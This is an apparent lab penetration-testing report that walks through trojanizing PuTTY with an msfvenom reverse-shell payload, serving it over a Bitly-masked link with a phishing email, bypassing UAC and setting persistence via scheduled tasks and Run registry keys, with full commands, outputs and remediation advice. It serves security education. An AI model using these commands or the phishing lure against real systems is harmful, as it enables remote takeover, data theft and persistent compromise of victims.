Exploit Development and Deployment Report

Project: Exploit Development and Deployment on Windows 8.1

Report Date: August 19, 2025

Prepared By: Patience Okafor

Contact information:

https://www.linkedin.com/in/patienceokafor/

TABLE OF CONTENTS

EXECUTIVE SUMMARY

This report presents the development, deployment, and impact of a Trojan-based exploit, highlighting the technical processes involved and the potential consequences of such attacks on victims' machines and networks. The report centres on the creation of a Trojan by embedding a malicious payload into a legitimate software application, PuTTY, and explores the deployment of this exploit through social engineering techniques.

Key Findings

1. Exploit Development:
   The report outlines the step-by-step process of creating a Trojan by embedding a reverse TCP Meterpreter payload into a legitimate application (PuTTY). Using tools like msfvenom, the payload was designed to allow the attacker to take remote control of the victim's system while maintaining the original functionality of the software.
2. Deployment and Post-Exploitation:
   The Trojan was deployed via a web server, simulating how attackers distribute malware over the internet or through targeted attacks. Once the Trojan is executed on the victim's system, it provides the attacker with remote access to the machine. Post-exploitation activities include:
   a. Gathering system information.
   b. Privilege escalation to gain administrative control.
   c. Maintaining persistence through techniques such as modifying the Windows registry and creating scheduled tasks to ensure the malware survives system reboots.
3. Impact of the Exploit:
   The potential impacts of this Trojan-based attack are significant and include:
   a. Complete remote control of the victim's machine, allowing attackers to run commands, access files, and monitor activities.
   b. Data exfiltration, potentially leading to the theft of sensitive personal or business information.
   c. Privilege escalation, granting attackers high-level access to modify system configurations and bypass security settings.
   d. System disruption or instability, which could result in performance issues, crashes, or unauthorized shutdowns.
   e. Persistence that allows the attacker to maintain long-term access to the compromised system, even after reboots.

Strategic Recommendations

To mitigate these risks, the report recommends a series of technical and procedural security measures:

f. Strengthening endpoint protection using advanced antivirus and endpoint detection solutions.

g. Enforcing multi-factor authentication (MFA) to reduce the risk of unauthorized access.

h. Regular cybersecurity training for users to raise awareness about social engineering attacks and the risks of downloading unknown files.

i. Application whitelisting to ensure only trusted, pre-approved software is allowed to execute.

j. Network segmentation and the use of firewalls to limit the spread of malware and control unauthorized network traffic.

k. Timely patch management to ensure that software vulnerabilities are addressed as soon as possible.

1. TECHNICAL SUMMARY

1.1 Scope


This exercise was strictly limited to the IP Address 192.168.102.185 (Windows 8.1 machine) and 192.168.102.186 (attacking machine) and was performed in a controlled environment.

2. TECHNICAL DETAILS

2.1 EXPLOIT DEVELOPMENT


First, I downloaded legitimate software, **PuTTY**, from its official website with the aim of attaching an exploit to it before forwarding it to the target machine, thereby converting it into a Trojan.

The exploit was created using msfvenom which is a tool that generates and encode payloads. I leveraged the command “msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.186 LPORT=9999 -x /home/kali/Downloads/putty.exe -k -f exe -o /home/kali/Desktop/putty.exe”.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.186 LPORT=9999 -x /home/ka
li/Downloads/putty.exe -k -f exe -o /home/kali/Desktop/putty.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1889280 bytes
Saved as: /home/kali/Desktop/putty.exe

┌──(kali㉿kali)-[~]
└─$ 
```

After creating the Trojan, I saved it to my Desktop and then moved it to a folder named **“Files”** on the Desktop to make it more accessible to the target machine via my web server.




2.2 EXPLOIT DEPLOYMENT

I initiated an HTTP server on port 80 using the command “python3 -m http.server 80”, enabling the Trojan to be accessible via a direct link. Following this, I accessed the server from my local machine by entering my IP address (192.168.102.186) into a web browser's address bar.




```
┌──(kali㉿kali)-[~/Desktop/Files]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Directory listing for /

- putty.exe

From the webpage that was displayed, I confirmed that the Trojan had been successfully hosted on my web server. I copied the download link, which appeared in the format ”http://192.168.102.186/putty.exe”, a format likely to be perceived as malicious. To mitigate this, I utilised Bitly, a URL shortening service, to mask the link as https://bit.ly/3NuEjX5.



Create new

Destination: http://192.168.102.186/putty.exe


You can create 10 more links this month.

Your link is ready!

Copy the link below to share it or choose a platform to share it to.

bit.ly/3NuEjX5

Using the masked link, combined with social engineering techniques, I sent a carefully crafted email to entice the target into downloading the Trojan. Once the Trojan was downloaded to the victim's machine, the PuTTY software opened a legitimate-looking configuration window, with no indication of an exploit being executed.



PROMO PROMO!!! LIMITED OFFER


honstefanjnr1@gmail.com

PROMO PROMO!!! LIMITED OFFER

Dear esteemed customer,
As we approach the end of the year 2024, we are granting you free access to our premium contents including unlimited video downloads, one-on-one access to our instructors and access to over 500+ practice questions, among other benefits.


Click the link below to start enjoying the benefits.
https://bit.ly/3NuEjX5

Thanks for choosing our platform




Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address):
Port: 22
Connection type: [✓ SSH] Serial Other: Telnet
Load, save or delete a stored session
Saved Sessions
Default Settings
Close window on exit: Always Never [✓ Only on clean exit]

Meanwhile, on my system, a Meterpreter session was established, granting me access to the victim's machine. I then used the “sysinfo” command to gather system information and the “shell” command to give Meterpreter access to the target’s machine command line shell. By executing the “whoami” command, I confirmed that I was logged in as the user “codekay”.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.102.186:9999
[*] Sending stage (176198 bytes) to 192.168.102.75
[*] Meterpreter session 1 opened (192.168.102.186:9999 → 192.168.102.75:49711) at 2024-10-17 08:40:22 -0400

meterpreter > sysinfo
Computer        : SECUREBYKENNEDY
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```



```
meterpreter > shell
Process 3908 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
securebykennedy\codekay

C:\Windows\system32>
```


2.3 PRIVILEGE ESCALATION

Next, I executed the “run post/multi/recon/local_exploit_suggester” command to identify potential vulnerabilities on the victim's Windows machine. Based on the findings, I selected an exploit and ran it using the command “run exploit/windows/local/bypassuac_eventvwr”.




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.102.75 - Collecting local exploits for x86/windows...
[*] 192.168.102.75 - 195 exploit checks are being tried...
[+] 192.168.102.75 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.102.75 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 192.168.102.75 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Wind
ows 8.1/Windows Server 2012 R2 build detected!
[+] 192.168.102.75 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 192.168.102.75 - Valid modules for session 2:
============================

 #   Name                                                        Potentially Vulnerable?  Check Result
 -   ----                                                        -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                    Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_sluihijack                  Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes                    The service is running, but could not be validated. Vulne
rable Windows 8.1/Windows Server 2012 R2 build detected!
 4   exploit/windows/local/tokenmagic                            Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/adobe_sandbox_adobecollabsync         No                       Cannot reliably check exploitability.
 6   exploit/windows/local/agnitum_outpost_acs                   No                       The target is not exploitable.
```

This exploit was intended to escalate my privileges to administrator level. To ensure successful deployment, I configured the necessary parameters, such as setting "lport = 9999" and "session = 2".




```
msf6 exploit(windows/local/bypassuac_eventvwr) > set lport 9999
lport ⇒ 9999
```



```
msf6 exploit(windows/local/bypassuac_eventvwr) > set SESSION 2
SESSION ⇒ 2
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.102.186:9999
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (176198 bytes) to 192.168.102.75
[*] Meterpreter session 3 opened (192.168.102.186:9999 → 192.168.102.75:49779) at 2024-10-17 09:14:19 -0400
[*] Cleaning up registry keys ...

meterpreter > |
```


After executing the exploit with the run command, I validated my elevated access by using the "whoami" command again, which returned the response "securebykennedy/Administrator", confirming that I had obtained administrator privileges.



```
meterpreter > shell
Process 3584 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```


2.4 MAINTAINING PERSISTENCE

With administrative access secured, I focused on maintaining persistence. To achieve this, I scheduled a task using the command 'schtasks /create /tn "secure" /tr "C:\Users\CodeKay\Downloads\putty.exe" /sc onstart /f /rl HIGHEST', ensuring continued access upon system startup.




```
C:\Windows\system32>schtasks /create /tn "secure" /tr "C:\Users\CodeKay\Downloads\putty.exe" /sc onstart /f /rL HIGHEST
schtasks /create /tn "secure" /tr "C:\Users\CodeKay\Downloads\putty.exe" /sc onstart /f /rL HIGHEST
SUCCESS: The scheduled task "secure" has successfully been created.

C:\Windows\system32>|
```

Using the command 'schtasks /change /tn "secure" /RU SYSTEM /RL HIGHEST', I modified the scheduled task to run under the SYSTEM account with the highest privilege level, effectively elevating the task beyond regular administrative permissions.




```
C:\Windows\system32>schtasks /change /tn "secure" /RU SYSTEM /RL HIGHEST
schtasks /change /tn "secure" /RU SYSTEM /RL HIGHEST
SUCCESS: The parameters of scheduled task "secure" have been changed.
```

Subsequently, I added a new registry entry with the command ‘reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f’, ensuring that the specified program would automatically execute upon user login.




```
C:\Windows\system32>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\put
ty.exe" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f
The operation completed successfully.
```

To further solidify persistence, I executed the command ‘reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f’. This modification ensures that the program is executed automatically whenever any user logs into the system, making the exploit persistent across different user accounts and system reboots.




```
C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f
The operation completed successfully.
```

To verify that persistence was established, I issued the command “shutdown -s”, which forced the machine to shut down and consequently ended the Meterpreter session on my attacking machine.




```
C:\Windows\system32>shutdown -s
shutdown -s

C:\Windows\system32>[*] 192.168.102.75 - Meterpreter session 2 closed.  Reason: Died

[*] 192.168.102.75 - Meterpreter session 3 closed.  Reason: Died
```



You're about to be signed out

Windows will shut down in less than a minute.

Finally, I restarted the listener on my system by executing the command “use exploit/multi/handler”. I set the payload with the following commands: “set payload windows/meterpreter/reverse_tcp”, “set lhost 192.168.102.186”, and “set lport 9999”. This configuration allows me to re-establish a connection to the Windows machine when it powers on, demonstrating that I now have persistent access to the victim's system.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.102.186
lhost ⇒ 192.168.102.186
msf6 exploit(multi/handler) > set lport 9999
lport ⇒ 9999
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.102.186:9999
```

2.5 IMPACT OF THE EXPLOIT ON THE VICTIM’S MACHINE

The impact of the exploit on the victim’s Windows 8.1 machine is significant and wide-ranging. Below is a breakdown of the potential consequences:

1. **Unauthorized Access to System and Sensitive Information:** The exploit, which embeds a reverse shell, grants the attacker complete remote control of the victim's machine, enabling file browsing and access to sensitive information such as bank details, passwords, and confidential documents.

2. **Privilege Escalation:** After gaining initial access, additional techniques can be employed to elevate privileges to administrator or SYSTEM level, providing unrestricted control to execute high-level operations.

3. **Data Exfiltration:** Once inside the system, the attacker can exfiltrate critical data, including personal files, work-related documents, login credentials, and financial records. Additionally, the attacker can capture keystrokes, monitor user activity, or take screenshots.

4. **Persistence:** The exploit can be configured to persist across system reboots by adding it to startup tasks or modifying the Windows registry, ensuring continued access over time.

5. **Execution of Arbitrary Commands:** The attacker can execute arbitrary commands, such as creating new processes, shutting down the machine, or even installing additional malware, further compromising the system.

6. **Network Propagation:** The exploit may allow lateral movement within the network, enabling the infection of other devices and potentially intercepting network traffic for further exploitation.

7. **System Disruption:** The exploit can be used to disrupt system functionality, such as forcing the machine to shut down, locking out the victim, or encrypting files, rendering the machine temporarily or permanently unusable.

These impacts highlight the severe risks posed by successful exploit development and deployment, particularly when combined with social engineering techniques to trick users into executing the malicious payload.

2.6 REMEDIATION RECOMMENDATIONS

Mitigating the threat of Trojan attacks and other exploits requires a combination of technical measures, user education, and policy enforcement to establish a robust security posture. Key recommendations for addressing the threat of Trojan-based exploits include:

1. **Implement Strong Endpoint Security:** Ensure all systems have up-to-date antivirus and anti-malware solutions capable of detecting, blocking, and quarantining suspicious files such as Trojans. Use software that actively scans for known vulnerabilities and malicious behaviour, including reverse shells and privilege escalation attempts.

2. **Harden User Authentication Mechanisms: E**nforce multi-factor authentication (MFA) for all user accounts, especially those with administrative privileges, to reduce the risk of unauthorised access, even in the event of credential theft. Implement strong password policies, requiring long and complex passwords, and mandate regular password changes.

3. **User Awareness and Training**: Conduct regular cybersecurity training for employees and users, focusing on the risks of social engineering attacks, such as phishing or downloading unknown files. Teach users to identify common attack vectors, including unexpected email attachments, suspicious software downloads, or fraudulent phone calls requesting sensitive information.

4. **Network-Level Defences:** Deploy firewalls and intrusion detection/prevention systems (IDS/IPS) that can detect and block suspicious network traffic, such as reverse shell connections or unusual outbound requests initiated by malware. Implement network segmentation to limit malware spread in case an endpoint is compromised, thus reducing the potential for lateral movement by attackers.

5. **Regular Patching and Vulnerability Management**: Keep all systems and software up to date with the latest security patches to address known vulnerabilities that could be exploited by attackers.

6. **Registry and Task Scheduler Monitoring:** Continuously monitor the Windows Registry for unauthorised changes, particularly in critical keys such as HKEY_LOCAL_MACHINE\...\Run, which are commonly used by Trojans to establish persistence. Also, monitor the Task Scheduler for unauthorised task modifications.

7. **Implement Application Sandboxing:** Use application sandboxing techniques to execute potentially harmful software, such as downloaded files, in a controlled, isolated environment, limiting potential damage from Trojans or other malware. Additionally, implement email filtering systems that use sandboxing to analyse attachments before they are delivered to users, reducing the risk of opening Trojanised files.

3. CONCLUSION

This report focused on how Trojan-based exploits can be developed and deployed on Windows-based systems by embedding malicious payloads into legitimate software, using tools such as msfvenom and Meterpreter, alongside social engineering tactics.

These attacks can have serious consequences for both individuals and organizations, potentially resulting in data breaches, financial losses, service disruptions, and reputational damage. Once a Trojan is successfully deployed, it provides attackers with sustained access to the target system, making it a powerful tool for long-term surveillance, data theft, and further exploitation.

In conclusion, the report underscores the importance of adopting a proactive security approach, which combines technical defenses, user education, and robust incident response plans to effectively protect against the continuously evolving landscape of cyber threats.

4. APPENDIX

4.1 EXPLANATION OF COMMANDS USED

Command 1: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.186 LPORT=9999 -x /home/kali/Downloads/putty.exe -k -f exe -o /home/kali/Desktop/putty.exe

- msfvenom: A tool used to generate and embed payloads.
- -p: This specifies the payload to be used.
- LHOST: This specifies the IP address of my machine.
- LPORT: This specifies the listening port on my machine.
- **-x**: This option tells msfvenom to embed the payload into an existing legitimate executable (i.e Putty).
- **-k**: Keeps the original functionality of PuTTY, so the file works normally while executing the payload in the background.
- **-**f: This specifies the output format of the payload.
- -o: This specifies the output file name and location.

Command 2: python3 -m http.server

- This command starts a simple HTTP server using Python 3. It serves files from the current directory and can be accessed through http://<your-ip>.

Command 3: sysinfo

- This is a Meterpreter command used to gather basic information about the target machine.

Command 4: whoami

- A common command in Windows and Linux that returns the username of the current user.

Command 5: shell

- This command in Meterpreter gives access to the target system's command line shell.

Command 6: run post/multi/recon/local_exploit_suggester

- This is a Metasploit post-exploitation module that suggests possible local exploits based on the target machine's configuration.

Command 7: run exploit/windows/local/bypassuac_eventvwr

- This is an exploit module in Metasploit designed to e xploit the “eventvwr.exe” process to bypass UAC restrictions, which allows an attacker to execute commands with higher privileges, even if the initial shell was non-administrative.

Command 8: schtasks /create /tn "secure" /tr "C:\Users\CodeKay\Downloads\putty.exe" /sc onstart /f /rl HIGHEST

- /tn: Assigns the task a name.
- /tr: Specifies the task's action, i.e., running putty.exe.
- /sc: Runs the task when the system starts.
- /f: Forces the creation of the task, overwriting any existing task with the same name.
- /rl: Runs the task with the highest possible privileges (admin-level).

Command 9: schtasks /change /tn "secure" /RU SYSTEM /RL HIGHEST

- /tn: Refers to the task named "secure".
- /RU: Changes the task's user to the most privileged account in Windows.
- /RL: Ensures the task runs with the highest privilege level.

Command 10: reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "secure" /t REG_SZ /d "C:\Users\CodeKay\Downloads\putty.exe" /f

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run: This is the registry path where programs can be added to run automatically upon user login.
